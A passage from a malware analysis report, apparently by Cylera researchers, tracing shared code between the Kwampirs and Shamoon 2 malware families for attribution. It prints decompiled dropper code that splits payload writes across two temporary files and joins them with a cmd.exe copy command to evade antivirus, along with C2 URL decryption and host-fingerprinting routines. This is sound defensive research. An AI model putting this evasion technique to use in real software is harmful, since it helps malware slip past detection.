
```
ms_exc.registration.TryLevel = 0;
if ( !fetch_preinfo(0, &a2, 4, (int)&a4,
```

Figure 82: Hardcoded 0 in fetch_preinfo function




```
rand_num = rand();
sprintf(&formatted_num, "7%d", rand_num);
if ( !prefetch_system_info(&formatted_num, &v46, 4,
```

Figure 83: Hardcoded 7 plus random number in prefetch_system_info



Another thing changing with respect to Campaign 1 is the way it performs some write operations in the Windows root directory. It does a 2-stage write pivoting in temporary files and then concatenates with a cli command, probably to avoid some antivirus signatures and other detection systems (Figure 84).

1. First it creates two temporary files.
2. Then it will use one temporary file to store the first byte of the string.
3. It will check if the write was completed for the 1 byte.
4. If it works, it will write the reminder of the string in the secondary file.
5. Then it will check if the write was completed for the second chunk.
6. If all the operations complete successfully, then it will invoke the command copy, passing these two temporary files to concatenate its contents into the final destination file.
7. At last it will make sure the final destination was created :



```
temp_handle = CreateFileW(&TempFileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
second_temp_handle = CreateFileW(&FileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
if ( temp_handle != (HANDLE)-1 )
{
  if ( WriteFile(temp_handle, lpBuffer, 1u, &NumberOfBytesWritten, 0)
    && NumberOfBytesWritten == 1
    && WriteFile(second_temp_handle, (char *)lpBuffer + 1, v3 - 1, &NumberOfBytesWritten, 0)
    && NumberOfBytesWritten == v3bool )
  {
    CloseHandle(temp_handle);
    CloseHandle(second_temp_handle);
    second_temp_handle = (HANDLE)-1;
    run_command = 0;
    memset(&v13, 0, 1558u);
    wsprintfW(&run_command, copy_concatenating_files_fmt, &TempFileName, &FileName, final_destination);
    if ( execute_command_line(&run_command) )
    {
      Sleep(v3 / 0x186A0 + 2000);
      v6 = 0;
      while ( 1 )
      {
        v7 = CreateFileW(final_destination, 0x80000000, 7u, 0, 3u, 0x20100000u, 0);
        if ( v7 != (HANDLE)-1 )
          break;
        Sleep(0x3E8u);
        if ( (unsigned int)++v6 >= 0xA )
          goto LABEL_20;
      }
      CloseHandle(v7);
      v11 = 1;
```

Figure 84: **Dropping payload pivoting on two temporary files to evade Antivirus**


An example commandline of this concatenation would be Snippet 11.

```
cmd.exe /c copy /y /b "C:\Users\user\AppData\Local\Temp\Fh16965.tmp" +
"C:\Users\user\AppData\Local\Temp\Fh173F5.tmp" "C:\Windows\inf\mtmndkb32.PNF"
```

Snippet 11: **Dropping the payload concatenating contents of two different files, to evade Antivirus**

7 Shamoon 2


Late 2016 and after Shamoon 2 appeared back in November 2016. Turns out the reporter's URL format is different to Shamoon 1, but the format string matches the format of Kwampirs URLs (Figure 85), just a different path and parameter names but the same URL and binary message formats. More importantly, the reporter of both Kwampirs and Shamoon 2 collects the same host information (API calls) for the initial request.



```
c2_url_format = decrypt_constant(v1, a1, L"r^~~zD99/}/}I/}G/}", -10);//
                                                    // http://%s%s?%s=%s
```

Figure 85: **URL decrypted in Shamoon 2/Kwampirs**


Shamoon2 reporter has also the same code for processing the data rendered by the template system, indicating that someone transferred this code from Kwampirs to Shamoon 2 (Figure 86).



```
c2_list_size_as_int = atoi(one);
if ( c2_list_size_as_int < 0 )
  c2_list_size_as_int = 0;
c2_list2_size_as_int = atoi(another_one);
LODWORD(v24) = 4 * c2_list_size_as_int | -((unsigned __int
proxy = (int)new__(v24);
LODWORD(v25) = 4 * c2_list_size_as_int | -((unsigned __int
proxy_bypass = (int)new__(v25);
LODWORD(v26) = 4 * c2_list2_size_as_int | -((unsigned __in
server_list = (int)new__(v26);
LODWORD(v27) = 4 * c2_list2_size_as_int | -((unsigned __in
path_list = (int)new__(v27);
JUMPOUT(buffered_list_to_array_of_ptr_buffers(proxy, (__in
JUMPOUT(
  buffered_list_to_array_of_ptr_buffers(proxy_bypass, (__i
  0,
  &loc_9D358A);
JUMPOUT(buffered_list_to_array_of_ptr_buffers(server_list,
JUMPOUT(buffered_list_to_array_of_ptr_buffers(path_list, (
return 1;
```

Figure 86: **Shamoon 2 auxiliary code of the template system**

On the other hand, this Shamoon 2 reporter is still downloading EXE modules instead of DLLs. Kwampirs and Shamoon 2 are not using the same reporter code directly, but just maintaining both as separate projects and sharing some of the improvements in the evolution of both families. The Shamoon 2 reporter's initial information gathering is used for building the first request to the C2 (Figure 87), matching the Kwampirs Reporters behavior (MAC address, system and version info, keyboard layout, check the C2 communications section).



```
v21 = GetTickCount();
v19 = 4;
if ( !get_mac_address(v1, (char *)&v22) )
{
  v22 = 0;
  v23 = 0;
}
v19 = 10;
if ( !get_system_and_version_info(&v24) )
{
  v24 = 0;
  v25 = 0;
  v26 = 0;
}
v3 = 22;
v19 = 22;
if ( !get_keyboard_layout_list((int)&v20, (int)&v18) )
{
  v18 = 0;
  goto LABEL_13;
}
if ( v18 <= 0 || (v4 = v18 + 22, v18 + 22 >= 1026) )
{
  if ( !v18 )
    goto LABEL_13;
  v27 = 65;
  v19 = 24;
  v28 = 0;
  v3 = 25;
}
```

Figure 87: Shamoon 2 collection of system information (MAC address, OS and keyboard)

The fork is completed then, as Shamoon 2 is following its own code branch (influenced by Kwampirs modifications), and the same with Kwampirs, which follows its own development line. But at the same time, the C2 communications follow the same specifications, except the responses (EXE components and detonation dates for Shamoon, DLLs for Kwampirs).

Something else to notice here is that many of the Shamoon 2 literal strings are now decrypted in runtime, with a simple algorithm based on single value addition. And Kwampirs started using decryption of strings in runtime too, but with a simple XOR based algorithm.

The sample 886e7 was using GetTcpTable as a way to speed up the propagation process, and Kwampirs inherited this, then also GetExtendedTcpTable. But Shamoon 2 and 3 do not use it, lending credibility to the intentionality to keep two different families, one with reconnaissance purposes, and the other with purely destructive goals, limiting its spread in order to better control the scope of damage.

One of the late Kwampirs (as mentioned in another section), leaks the reporter template with a dropper of 1314a078a06d1dc528014715d229b173ed5fbdff42ccde33fb933cdb0b82727e (explained in the "Builder exposed" section). Shamoon 2 and 3, in their 64-bit dropper, leaks similar placeholders on a buggy, unfinished, or incomplete template render. This is also commented on in the attribution section. The analysis could continue with Shamoon 3, which also leaks these placeholders on the x64 dropper, but there aren't any further significant details to point out.

Following this sort of reporters, Cylera researchers want to point out that this is a clear sequence of small improvements between versions, in such a way that Kwampirs' reporter does not appear as its own version from scratch. Instead there is a path of small improvements step- by-step starting from Shamoon, through the reporters of 886e7, Campaign 0, the samples between 0 and Campaign 1, in Campaign 